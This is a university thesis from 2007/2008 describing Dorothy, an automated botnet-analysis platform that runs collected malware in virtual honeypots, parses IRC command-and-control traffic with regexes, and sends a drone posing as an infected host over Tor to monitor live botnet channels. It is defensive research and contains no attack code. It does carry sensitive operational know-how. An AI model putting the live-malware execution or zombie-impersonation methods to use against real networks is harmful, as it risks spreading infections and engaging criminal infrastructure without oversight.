

UNIVERSITÀ DEGLI STUDI DI MILANO

Facoltà di Scienze Matematiche, Fisiche e Naturali

Corso di Laurea in Sicurezza dei Sistemi e delle Reti Informatiche (Crema)

The Dorothy Project: inside the Storm
An automated platform for botnet analyses

RELATORE
Prof. Marco Cremonini

TESI DI LAUREA
Marco Riccardi
Matr. 698561

Anno Accademico 2007/2008

DEDICATIONS AND ACKNOWLEDGMENT

..dedicated to my father Sandro, and to all my family.

Thanks to my mother Silvia and my brother Alessandro for giving me the opportunity to continue my studies in this discipline.

Thanks to Pierluca Zabadà, Massimo Agnò, and Federico Miao for sharing with them this unforgettable university experience ....

Thanks to Prof. Marco Cremonini for supporting me in the development of this Laurea thesis ...

Thanks to Sabrina Papini for constantly *e*-supporting me during the last three years ...

Thanks to Marco Meloni and to his mother Judy for reviewing chapters ...

Thanks to Mario Ottone for helping me in the web development ...

INDEX

x

INTRODUCTION

The Dorothy Project is aimed at realizing a fully automated framework for botnet analyses. The name Dorothy comes from the movie "Twister" directed by Jon de Bont (1996). In the movie, *dorothy* is the device used for tracking tornados and for mitigating their devastating effects. The meaning of the second part of the title "inside the Storm" is twofold. As in the movie - i.e., the *dorothy* device must operate *inside* the tornados- the Dorothy tool must be operated by joining a botnet. *Storm* was the nickname of one of the largest botnet discovered on September 2007. Dorothy is an open source software whose main goal is to permit to increase and share information and knowledge about botnet diffusion and features. It provides a web interface that permits to analyze data acquired by Dorothy. Data visualization by means of statistics and graphs are other important features of the Dorothy framework. Differently from other works, Dorothy operates in real-time, always presenting fresh data. Operating in real-time is important since botnets are a fast-developing technology that requires an equally fast-reporting of modifications, variants and reconfigurations.

In this Laurea Thesis, the first task has been to study the literature and related works, analyzing the results obtained by their authors. Furthermore, the following step has been to design the framework. Project requirements and specifications have been stated as the guidelines for software production according to Dorothy Project goals. Next, the development of Dorothy has been carried out following the principles of modularity, simplicity, distributed architecture and platform neutrality. The development language chosen has been the Unix Bash scripting language that offered a high level of compatibility and allowed Dorothy to be executed on every POSIX shells.

Dorothy is a suite of nine different modules, each one with a specific task to accomplish and completely independent from the others. This feature permit users to execute their modules in different places and times, leveraging on the Dorothy distributed architecture and design.

The results presented show the quality of the Dorothy framework: it has been able to recognize 15 different botnet Command and Controls detaining 8992 zombie host each

identified by a unique IP address. This results is gained form the analysis of 309 malware binaries that have been collected during the experiments.

During the testing phase, the many botnets tracked by means of the Dorothy tool showed some of the most common cyber-criminal activities like malware spreading, Distribute Denial of Service attacks and Spam and Phishing campaigns. Given the limited resources – i.e., the entire analysis has been conducted using only one workstation and having only one public IP address available - the results obtained by Dorothy look extremely promising if compared with similar research and of general interest even in this first round of experiments.

A brief overview of the Chapters is given in the follow:

- Chapter 1 provides a background of the main topic area covered during this research work. Readers that are unfamiliar with botnet analysis will be introduced to dynamic malware analysis, honeypots, and to the IRC protocol .
- Chapter 2 presents a botnet definition, showing its main design features and the solution proposed in current literature for understanding botnet features.
- Chapter 3 and 4 focus on the framework proposed for the autonomous botnet analysis and on its realization through Dorothy.
- Chapter 5 and 6 discuss the results obtained with this solution and present the details of a specific botnet as a case study.
- Finally, Chapter 7 presents the application area where Dorothy could be used, showing some examples.

The work carried out in this Laurea Thesis is also the premise for the foundation of the new official Chapter of the Italian Honeynet Project that will offer a specialized and detailed platform for studying botnet activities.

1. A PRIMER ON BOTNET ANALYSIS

This Introduction will briefly introduce all the areas that has been covered during this thesis project.

The main issues addressed by this work are:

- Dynamic Malware Analysis
- The Honeynet Project philosophy
- Low interaction Virtual Honeypot
- IRC Protocol

1.1. Dynamic Malware Analysis

Malware (*malicious-software*) analysis is the discipline that analyzes software in deep, searching information about a certain kind of malicious code. We can discover what kind of software we are using by analyzing it, understanding if this is a genuine software or a malicious one. Analyzing a software means viewing its resource use and/or its content before-during-after its execution. Analyzing software before its execution is part of a static malware analysis: the binary code is scrubbed down searching for suspicious functions. Although this technique is more reliable than others, it entails a long time for a deep and accurate inspection and profound low-level software developing knowledge. On the other hand, we can observe software execution during its run-time process, monitoring its behavior and what resources is using at which time. This technique is called dynamic malware analysis. Observing network activity of a running process is one form of dynamic analysis, and it is the preferred technique adopted in *the Dorothy project*. The reason for this choice is twofold: firstly, this analysis can be done automatically, and this represents one goal of *the Dorothy Project*;

secondly, another goal is to find zombies, i.e., malwares that try to connect to a remote system after successfully compromising a host.

Analyzing how a malware is built is out of the scope of this project, as well as identifying which components of the victim's system have been modified after a security breach. The main goal of Dorothy Project is instead to find with Whom the victim has tried to communicate after the malware execution and What is the content of such communication. The disadvantage of this choice could be related to the second goal: The communication between the victim and the C&C could be encrypted. But the first goal, Who the malware is trying to connect, will still preserve its achievement and this could be fruitful for a botnet analysis. The software tools that *the Dorothy Project* make use of to achieve its goals are available in most Unix/Linux platforms. More information about the software used in this project will be provided in *Chapter 4*

1.2. The Honeynet Project

> "Founded in 1999, The Honeynet Project is an international, non-profit (501c3) research organization dedicated to improving the security of the Internet at no cost to the public. With Chapters around the world, our volunteers are firmly committed to the ideals of Open Source. Our goal, simply put, is to make a difference. We accomplish this goal in the following three ways.
>
> Awareness
>
> We raise awareness of the threats and vulnerabilities that exist in the Internet today. Many individuals and organizations do not realize they are a target, nor understand who is attacking them, how, or why. We provide this information so people can better understand they are a target, and understand the basic measures they can take to mitigate these threats. This information is provided through our Know Your Enemy series of papers.
>
> Information
>
> For those who are already aware and concerned, we provide details to better secure and defend your resources. Historically, information about attackers has

been limited to the tools they use. We provide critical additional information, such as their motives in attacking, how they communicate, when they attack systems and their actions after compromising a system. We provide this service through our Know Your Enemy whitepapers and our Scan of the Month challenges.

Tools

For organizations interested in continuing their own research about cyber threats, we provide the tools and techniques we have developed. We provide these through our Tools Site."

An honeynet is a network of vulnerable machines (honeypots) used as decoys, waiting to be compromised by someone. After a machine has been compromised, we can understand how the attacker has exploited our system. This awareness could provide fruitful information about how to protect our real systems. The Know your Enemy philosophy is clearly simple: we give them a vulnerable machine, they will give us their attack's knowledge, so we can use it to better defend our systems.

The Dorothy Project accomplishes the same goals of The Honeynet Project. It will offer to the research community an Open Source tool for search-analyze-trace a botnet.In this way, everyone could gather information about botnets live activity and share them with the rest of the community.

1.3. Virtual Low Interaction Honeypot

"An honeypot is a closely monitored computing resource that we want to be probed, attacked, or compromised."[3]

Honeypots can be divided in two categories: Low Interaction and High Interaction. High interaction honeypots are real systems built to be compromised, an example could be a system with an unpatched version of Windows XP . In this scenario an attacker, after he had compromised the system, could have access to all its resources that the operating system disposes. This is the main advantage of High Interaction Honeypot, in

this manner the attacker has no limitations he is encouraged to act freely. For our purposes, the more attackers activity the more knowledge we gain about his techniques and goals. On the other hand, these systems need dedicated computers with their own resources, which could be time-consuming, expensive and need physical space.A Virtual Machine can partially solve this problem: it helps to administer the honeypot more economically but the time it requires for management does not differ sensibly from the previous scenario. Low Interaction honeypots are services that emulate only the vulnerable services that the attacker is likely to look for. An example could be a service listening on the 445/tcp port that emulate the Windows SMB Service. The main target of the low interaction technology are worms and all kind of auto-disseminating malwares, because when a worm is spreading over the network, it typically searches for systems that expose some predefined vulnerabilities. Therefore, configuring a Low Interaction honeypots for services that are known to attract Internet worms is likely to receive many probes. Usually a worm is used only as vector for compromising victim systems, after that the worm tries to download another malware tool that will transform the system's health status from *Compromised* to *Zombie*. After a breach, a Low Interaction honeypot archives the downloaded malware into a disk or into a database. Using this solution we can deploy thousand of Low Interaction honeypots that emulate as many different known vulnerable services. *The Dorothy Project* makes use of the open source software Nepenthes [6] to collect malwares, this tool will be described in *Chapter 4*.

1.4. IRC protocol

The IRC protocol is the way of communication used by the class of botnets studied in this thesis work. The following is presented an overview of the protocol specification useful for a complete understanding of the glossary encountered during botnets studying.

The Internet Relay Chat protocol (IRC) was created by Jarkko Oikarinen in late August 1988 as a form of real-time Internet conferencing and it was first implemented as a means for users on a BBS to chat amongst themselves.

The firsts original and authoritative RFC for IRC has been pubblished in 1993, naming RFC1459. Then, in 2000, other four new RFCs (2810,2811,2812,2813) have been

presented to address many of the updates that took place since the original was written.

In the following three sections will present an overview about the IRC general design and the IRC *modes* more used in botnets.

1.4.1. General design

From RFC1459 [8]

“ IRC [..] is well-suited to running on many machines in a distributed fashion. A typical setup involves a single process (**the server**) forming a central point for clients (or other servers) to connect to, performing the required message delivery/multiplexing and other functions. “

“ A **client** is anything connecting to a server that is not another server. Each client is distinguished from other clients by a unique nickname having a maximum length of nine (9) characters. See the protocol grammar rules for what may and may not be used in a nickname. In addition to the nickname, all servers must have the following information about all clients: the real name of the host that the client is running on, the username of the client on that host, and the server to which the client is connected.”

“To allow a reasonable amount of order to be kept within the IRC network, a special class of clients (**operators**) is allowed to perform general maintenance functions on the network. [..] The channel operator (also referred to as a "chop" or "chanop") on a given channel is considered to 'own' that channel. In recognition of this status, channel operators are endowed with certain powers which enable them to keep control and some sort of sanity in their channel. [..] A channel operator is identified by the '@' symbol next to their nickname. [...]”

“A **channel** is a named group of one or more clients which will all receive messages addressed to that channel. The channel is created implicitly when the first client joins it, and the channel ceases to exist when the last client leaves it. While channel exists, any client can reference the channel using the name of the channel.”

1.4.2. Channel Modes

- +m

  A moderated channel only allows the ops (@) and voices (+) to send messages to the channel. All other messages will be blocked.

- +n

  The +n stands for no external messages. If +n is not set then it's possible for someone to send messages to the channel even if they are not present inside the channel.

- +t

  When +t is set, only the ops of the channel can change the topic.

- +u

  "Auditorium". Makes /names and /who #channel only show ops

1.4.3. User Modes

- +x

  Gives the user hidden hostname

- +i

  +i is also known as the invisible mode. While it does not actually make you invisible on IRC, it can make you quite a bit more difficult to find. To put it briefly, the invisible mode prevents people from finding you unless they know your exact nickname or are on the same channel as you. Information about the client are not shown in /who searches

- +b

  Marks the client as being a Bot

- +t

  Says that the client are using a /vhost

1.4.4. IRC and Botnets

With the cursory development of IRC software in the mid 90' irc-bot start to used vulnerabilities to affect other users using well developed script, particularly extensive with `mIRC` which became very popular.

The first malware worm involved in botnets was the *PrettyPark*[1] worm,discovered in May 28 1999. This malware tried to propagate itself by sending emails to the infected address book contacts. The original feature of the malware was that it also tried to connect to an IRC server an join into a specific channel. After this, the worm sentinformation to the channel about the compromised host and to retrieve any commands from it.

1.5. Related Works

Currently some projects provide information about botnets. Shadowservers gives a daily-weekly-monthly-yearly report about botnets activity through clear graphs. The Honeynet.cz Project is the most accurate web portal for botnet analysis, but their main focus is on distributed malware/viruses detection and analysis. Here its possible to find interesting information about botnets like their national distribution. The German Honeynet leaded by Niels Provos is the first project that develops Clause Overbeck's idea of tracing botnets from inside using a drone[7,11]. Unfortunately their proprietary drone implementation, called `Botspy`, was not made public, but according to their research [3], they were able to track more than 900 botnets during a period of four months. They also have tried to enumerate the number of infected hosts: more than 500.000 unique IP address have been reported.

[1] http://www.symantec.com/security_response/writeup.jsp?docid=2000-121508-3334-99

2. BOTNETS

2.1. Definition

Botnets are a network of compromised hosts (i.e. *zombies*), infected by a particular kind of autonomous-spreading malware (i.e *bot [12]*), connected to internet and controlled by a single entity (C&C) through a one-to-many communication channel. They represent a collection of slave computing and data assets to be sold or traded for a variety of illicit activities, including setting up Distributed Denial-of-Services attacks against an organization's Web site, distributing spam and phishing attacks[1] , distributing spyware and adware, propagating malicious code, and harvesting confidential information that may be used in identity theft; all of which can have serious financial and legal consequences. Botnets criminal activities can be very profitable for their owners, coming to earn more than $19.000 USD as demonstrated by recent press [13].

2.2. Way to understand a botnet

Understanding the botnets real structure is today an open question.
Size estimation, hidden structures and the botnet development cycle is not simple to investigate [9], researchers have recently proposed different solution as achievement to these goals.
The first step is to determine the botnet's basic structure, this means to identify the main *subjects* like the *Command&Center* (here in after mentioned as C&C) and,whenever possible, the *zombie*s.
The first one is the simplest information that we can obtain studying a botnet: a *zombie* will try to interact with *someone* waiting to receive new instructions by him. Its possible to deduce that the responding remote host is *de-facto* one of the C&C of such botnet.
But this wouldn't be enough for understanding the global botnet structure because they can be scattered distributed and rooted by different C&Cs.

---

[1] Dorothy has been recorded all such kind of activities, and will showed in *Chapter 5*

2.2.1. Problems concerning botnets size estimations

Zombies identification, is the hardest task to accomplish when studying a botnet. Different previous works [3,6] enumerated the botnet size by observing all the hosts joined into the same botnet's IRC channel; this would be a reliable way to count botnet zombies unless most botmasters (i.e. human administrators of the botnet IRC channel) now deny the possibility to gather information in this way, for example disabling all information-gaining IRC commands (like `/LIST` or `/WHO`) and setting the clients user mode as invisible (`+i`).

Moreover, this solution is not totally accurate because many IP addresses could be NAT-ed.

Dorothy, during its operation time, founded only two C&Cs that don't obfuscate information about their zombie. In addition, it has been observed that, when Dorothy has tried to enumerate the C&C IRC clients via the `WHO` commands, its drone's IP address was permanently banned from the C&C IRC server by the botmaster.

Other researches [10] explored a technique for counting infected hosts by redirecting the C&C's hostname resolution to a local sinkhole.

Moheeb et al. proposed the use of DNS cache snooping to uncover the botnet's footprint [9].

The Dorothy Project adopted a method for estimating a botnet based on the conjunction of different C&C features, this technique will be presented in *Chapter 4*.

2.3. How to identify a C&C

One of Dorothy main goal is the automatic identification of the C&C.

As previously defined, a C&C is the host that an infected system is exchanging with commands, and its is identified by an IP address, a port number and at least one hostname.

Dorothy has to recognize this information during the shortest time.

This can be achieved with regular expression that parse all the information flux between the infected host and the C&C.

An *IP address* notation like 192.168.10.20 can be expressed as

```
[0-9]{1,3}(\.[0-9]{1,3}){3}
```

An *ip port* (from 1 up to 65510) can be expressed as

```
\:[0-9]{1,5}
```

An *host name* can be expressed as

```
[a-z0-9_-]{1,9}\.([a-z0-9_-]*\.)*[a-z]{2,3}\.
```

or better in

```
([a-zA-Z0-9]([a-zA-Z0-9\-]{0,61}[a-zA-Z0-9])?\.)+[a-zA-Z]{2,6}
```

[1]

The last one validates domains based on latest RFC specifications (RFC 952 and RFC 1123 dealing with hostnames and RFC 1035 dealing with domain name system requirements)

2.4. How to identify the C&C commands

All strings containing ASCII codes exchanged between the C&C and the zombies are considered as *botnet-commands*,or more simply *commands*.

The binary file generated after the first network sniffing, is processed by the Unix tool `ngrep` searching for known command strings.

Recalling the RFC specifications, IRC commands are all declared with upper-case characters and the key-words used are :

" `USERHOST | USER | NICK | JOIN | PASS | PRVMSG | MODE` "

This information is sufficient for composing a *regex* filter that will used for the

[1] This expression has been taken from http://regexlib.com and developed by Remi Sabourin

commands recognition,an essential process for the drone infiltration.

2.5. How to identify the C&C language

Knowing the right *commands* accepted by the C&C couldn't be enough. The right chronological sequence, and the exact string passed are other important information to know before we attempt to prepare a botnet infiltration. Here is defined the term "*C&C language*" to represent it.

Neverthless some C&Cs can be non-RFC compliant, this means that the IRC server doesn't recognize the ordinary IRC commands [8] . Otherwise Dorothy must consider the full string containing the known keyword *as it is*, then replicate it in the infiltration step.

For example "#" character, that is the prefix of a channel name for a normal IRC protocol, could be substituted with the "##" characters or with "&" as will showed in the *Chapter 5*

2.6. How to identify the C&C's weight

The term *C&C weight* is to be intended as node weight of a weighted graph representing the whole botnet.

The *C&C weight* is represented by a radar chart obtained by the conjunction of different factors :

1. The C&C main features
2. The C&C network proprieties

2.6.1. The C&C main features

The main features of a C&C used for the representation of the *C&C weight* are:

- the *C&C infection power*
  The infection power of a C&C is here defined as the number of the collected malwares involved in such C&C.

- the *C&C IRC channel used*
  This information is relative to the number of different channels used by a specific C&C.

- the *C&C satellites*
  C&C satellites are here defined as botnet affiliated server that provides other downloadable malwares. Usually satellites provides malwares binary via HTTP protocol allowing zombies to download it through GET commands.

- the *C&C populations*
  The populations of a C&C/botnet is here defined as the number of theirs zombies that was possible to enumerate. A botnet having 0 zombies, means that Dorothy couldn't be able to discover its population due to IRC server restrictions.

2.6.2. The C&C network proprieties

The network proprieties of a C&C are its *IP address, tcp port* used by the C&C IRC server, and the *C&C reaching capability*.

The *reaching capability* of a C&C/botnet is here defined as the number of the host-names that could be related to the C&C ip address.

All this factors will be covered in detail in *Chapter 4* when will be presented the solution provided by Dorothy for the C&C feature recognition and extraction.

2.7. Determining Geo-coordinate Information

The last and the main Dorothy goal is the graphical representation of the entire data collected.
Geographical distribution of C&Cs is an important value to be considered when

studying a botnet because botmasters criminal wishes are often related to their geo-political or geo-economic context.
Dorothy represents this information through the Google map API, this tool library was preferred because is mature,easy to develop,web oriented, and mainly, free available.
Google map API requires a set of geo-coordinates to represent a point in the world map, this is another information that Dorothy needs to extract during its processing.
The C&C's IP address is used to determine an approximation of the geographical position of the C&C, it is only an approximation because the geographical position returned from the query is related to the nearest C&C's provider.
The database used by Dorothy resolve the IP 's geo-coordination values is freely provided by MaxMind, Inc.
The free version, GeoLiteCity, grant the accuracy of over 99.5% on a country level and 79% on a city level for the US within a 25 mile radius.

2.8. Botnet Tracking methods.

Tracking a botnet means observe its actions from inside after the honeypot was successfully compromised by a bot-malware.
It's possible to observe the botnet behavior by monitoring our infected honeypot network activity, this is the more reliable way because the only software required is a network sniffing tool. In this way the *C&C language* identification is not considered as a priority.
Therefore, maintaining a virtual honeypot for observing the network activity of only one zombie is a deprecated work because Dorothy should be a multitask process allowing the observation of multiple C&Cs.
Discover the *C&C language* and then replicate it through the *DDrone* is the reliable way for monitoring the activity of multiple C&Cs in the same time.
An irc-drone requires undoubtedly less resource than virtualizing an operating system.

2.9. What Dorothy needs for taking part in botnets.

Firstly Dorothy must collect the IRC *registration process* between the infected honeypot and the C&C.

It's proved[1] that three minutes are enough to complete this activity, in this interval the *zombie* sends the commands needed for the IRC *registration* to the C&C.

Recalling the RFC1459, the IRC registration between the client (the *zombie*) and the IRC server (the C&C) is the first step required. Setting the server password, and registering the combination `USER/NICK` are the main steps of this process.

Furthermore Dorothy had to discover the C&C's *command language*: understanding the right commands syntax used in the right sequence can give us a great starting point for the infiltration process. Finally Dorothy needs to hide its drone identity for the infiltration process.

Joining in a botnet for stealth observation is a critical operation because the botmaster could have some tools for recognizing its genuine zombies from a drone. Automatic reaction after discovering a non-zombie client could be the permanently ban , or in the worst case, a *DDos* against the drone's IP address.

Getting banned the Dorothy Drone (i.e. *DDrone*) IP address could impair the research work because we could compromise other previously-infiltrated drone's activities. Get our bandwidth flooded due to a *DDos attack* is the worst situation that could happen.

The real identity of *DDrone* must be protected from these eventualities: it is needed a proxy for drone IP address obfuscation when it is attempting to infiltrate into a C&C. The TOR Network[2] is an onion network built for protecting the identity in networks communications. The drone that was realized for *the Dorothy Project* uses TOR network for hide its network identity during the infiltration process.

[1] See the Dorothy identification accuracy on *Chapter 5*

[2] http://www.torproject.org/

3. THE DOROTHY STRUCTURE

In this chapter the platform design conceived for the final purpose of a fully automated malware analysis and botnet tracking process will be explained.

3.1. Specifications

There are some specifications that have been defined during the development of this project. These are:

A) The the entire process must be fully automated

B) The entire analysis platform must be developed following the modular principles

C) Each module should be independent from the others and should be executed individually as a stand-alone tool

D) The entire analysis platform should use open source softwares when possible

E) The entire analysis platform must be scalable, offering a widely process distribution

F) The finally output of the platform must be a real-time and dynamical report of the current analysis activity

G) The entire analysis platform must be conceived for let other researchers to easily modify its structure making it more suitable to their needs

The Dorothy Project is firstly a shared framework then a realization of it through its proposed software suite (i.e. *Dorothy*).

3.2. The modular choice

Choosing a modular concept of development let *the Dorothy Project* to be more accessible to further works. Each module could be modified in more suitable needs, or could be executed as a stand-alone program in a different time and location, making the entire data elaboration more flexible using a distributed network of computers.
In this way a module can be added during the runtime process, tanks to the hard modular architecture that avoid the crash of the entire analysis software.

3.3. The big picture

The *Figure 1* shows the modular composition of Dorothy. Each module takes as input the output of its precedent, and give its own output to the next one. All this chaining processes are managed from the Coordination Environment that grants the right syncing of them.

3.4. The Coordination Environment (CoorE)

The Coordination Environment (here-inafter referred as "*CoorE*") is the environment where all the module are launched. It can be considered as one workstation from where an user can select which module he wants to execute.
Recalling that each module could be launched remotely, the *CoorE* must have the duty of synching every process and being careful about their correct execution. Furthermore in the *CoorE* all the Dorothy process logs like the main console are visualized.
However the *CoorE* is not strictly necessary: the entire analysis process can be executed in different times, this operation doesn't require any synching because each module can run as stand alone.



Figure 1 The Dorothy big picture

3.5. Malware Collection Module (MCM)

The first requirement of Dorothy is the malware binary. Without this, Dorothy can't analyze anything and so it can't produce its output to the next module, blocking all the process chain.

This module has to be largely distributed because the more malwares Dorothy

intercepts, the more likely it is to identify a botnet. The malware collection is the first step. Collecting malwares requires an honeypot connected the public network, this means that at least an unique public IP address is needed. If more IP addresses are available to the malware collector, the more network decoys Dorothy can deploy and then greater is the *malware acquisition power* of the entire environment: this is the reason why distribution is an important requirement for this module.

The *Malware Collection Module* is an honeypot that must be easily exploitable. After a successful exploitation it has to be able to save the binary artifact sent by the attacker to a secure repository.

3.6. Virtual Honeypot (VME)

After the malware collection process, Dorothy had to analyze all the binaries fetching what needed for starting an investigation process against a botnet: a *bot-malware*.

Analyzing malwares mean discover what the malware effectively does after its execution, and the more reliable way for accomplish to this goal is provide its execution on a demilitarized system and to observe its activity.

The virtualization platform offers a great opportunity for this kind of task allowing deploying every operating system is needed on a virtual environment and then saving its current status making a *snapshot* for a further backup. A full restoring backup can take less than 60 seconds, optimizing the analysis performance of the Dorothy tasks.

Starting the virtual honeypot - copying the collected malware - executing it - and then restoring the *genuine snapshot* after a specified time period - all this automatically - is the main task of the *Virtual Honeypot Module*. The time period of the infected honeypot is here defined as *exposition window*. During this time frame, the compromised hosts are able to accomplish their malicious tasks, nevertheless their actions are limited by security policies applied to the network infrastructure by the border firewall.

3.7. The Network Analysis Module (NAM)

Dorothy needs to distinguish malware collected by identifying only the ones that are related to botnets. In other more technical terms, if a compromised machine tries to connect to another remote systems, then the executed malware is to be considered as

interesting for the Dorothy scope.
Constantly monitoring the honeypot network activity during the malware execution returns information about the following questions:

- Who has contacted the honeypot after the malware execution ?
- Which was the communication protocol used for those communication ?
- What data were exchanged ?

With these information it's then possible to track all the network activity of such malware.The *NAM* main task is to record all the network activity of the malware executed in the virtual machine. Its output is a raw binary file containing the whole network dump.

3.8. The Data Extraction Modure (DEM)

The Data Extraction Module is the heart of the entire analysis process.
It's takes as input the raw file processed by the *NAM* and then selects the information about the malware activities is filtered out. This filtering must be the most accurate because the information extracted are critical for all subsequent modules like the infiltration process, which, for example, requires that *all* commands used by the zombie be replicated (i.e the *C&C language*). The DEM must quickly recognize information like:

- Host name of the C&C
- IP address and TCP port number of the C&C
- IRC Commands needed for the registration
- Server/channel password (if needed)
- IRC Channel joined

The first one will return a double value information about the C&C : if it is resolved

correctly, the data extraction has the C&C IP address, but in the case that the host name was resolved by the DNS with a private class IP address (like 127.0.0.1), it means that the C&C that the zombie tried to reach has been *sanitized* by the owning ISP maintainer . Changing the resolved IP of a DNS hostname with one of a private class is the most common way used by ISP for dismantling botnets.
The first activity of a bot-malware is a domain name resolution, this technique is used for allowing the botmaster to move the C&C to another server just updating the dynamic DNS record.
Knowing if the C&C hostname of such malware is unavailable let us to estimate the real ISP/law order defection status of current times.

Finding the IRC commands issued by the zombie for the registration process, will allow the *Infiltration Module* to silently snoop in the analyzed botnet . The filter criteria are built following the previously analysis and following the RFC compliance [8]
After the zombie has accomplished the registration process with the C&C, the next command expected is a `JOIN` command following by a `MODE` setting.
The first one is the request of joining to an IRC channel (typically[1] in the form of '*#channel*'), the second one specify the modalities of channel participation . The channel name is one of the most important botnet characteristics, its possible to identify multiple C&C related to the same botnet by means the channel name (this technique is explained in *Chapter 5*). After the *zombie* has joined in the channel, it's possible to observe the `TOPIC` of such channel. In *Chapter 4* will explained why the topic channel is important.
Constantly monitoring the channel topic changing time can allow to estimate the botnet activity and sometimes other additional information. This depends if the botnet uses an encryption system for its order propagation. Unfortunately if this is the case, we can only observe the delay elapsed between the last topic replacement rather than inspecting the actual topic. This hypothesis is further detailed in *Chapter 5* .

After the recognition process, the *DEM* has to categorize all information previously

[1] This sintax is RFC compliant, but Dorothy discovers other kind of sitax like ##channel or ##channel##

stored in a repository like a SQL database, following a rigorous labeling scheme. The *DEM* is the more sensible module because all the filters are made according to previous analysis. More experience can give Dorothy the ability to express more filter's criteria. Therefore, the process about adding new filters needs human participation, so can't be fully automatic, yet.

3.9. The Geo-location Module (GLM)

Knowing the C&C IP address allow Dorothy to be able to understand where is placed such C&C in the earth. Information regarding the geographical position of the ISP that detain the network mask where the C&C IP belong, allow the GLM to define exactly the geographical coordination of the ISP.

IP addresses are generally[1] registered to an Internet Service Provider that detain a large range of IP addresses. Asking the information about an IP address through the usual Unix command `whois`, the related ISP will return firstly any information about its self (like the Civil Address, the City, the maintainer's phone number, etc..) then, if available, the information about the asked IP address.

All these information are gained from the DNS Record of the ISP server.

Meanwhile is impossible to determine the right C&C IP address's coordinate, it possible to reefers to the relative ISP location for the analysis purposes required by *the Dorothy Project*. Furthermore it is possible to represent the C&C with a *marker* over a world map.

3.10. The Infiltration Module (IM)

After the DEM recognized the exact *C&C language*, the *Infiltration Module (IM)* will be able to replay all the registration process against the C&C IRC server using its *Dorothy-drone (DDrone)*. Furthermore, all the data acquired by the drone during its *snooping* phase, are redirected to the *Live Data Extraction Module* (*LDEM*) for extracting all the relevant information about the *live* botnet activity.

The kind of information gathered from the *IM* is the same of the output coming from the *Analysis Module*, the only - great - difference is that this last one is a *live* acquisition of

[1] However, there are some network masks not yet allocated, see http://www.iana.org/assignments/ipv4-address-space/

the current status of the C&C.

The *IM* adds an important value to the information extracted: a *time stamp*. Adding time stamps before any data acquired from the C&C IRC server allow Dorothy to correlate all the activities monitored during its processes on a time line.

Thanks to this adding value, Dorothy is able to make time-based searching on its own infiltration log, allowing to focusing the analysis on a specified time-range period.

The *IM* it's a fully automated module that can be deployed on a large scale of systems, helping to redistribute the global Dorothy task loads. More different drones Dorothy can deploy and more *eyes* we can have on a determined botnet.

Otherwise, information regarding the drone identity must be hidden from the Internet public, therefore the exact IP address of it can't be publicized on the final graphical interface. In every infiltration activity, compromising the insinuated agent's identity can seriously lead to the entire mission goal. We have to consider that all the information publicized by *the Dorothy Project* can be observer also by the attackers with malicious purpose. If they discover the real ip address of the *DDrones*, they could ban it from their C&C, causing a completely blindness of Dorothy.

3.10.1.Definition of Drone

The drone is the most important agent of the project: it must be eluding the C&C identification process pretending to be a legitimate zombie, answering anytime is requested its response by the *botmaster*, and register all the communications it seen.

3.10.2.Drone Specifications

The *DDrone* must be a light process for allow the system to deploy more drones as possible in the same times, and it must be built following the modular development's concept allowing a quickly adding/removing of whatever is needed.

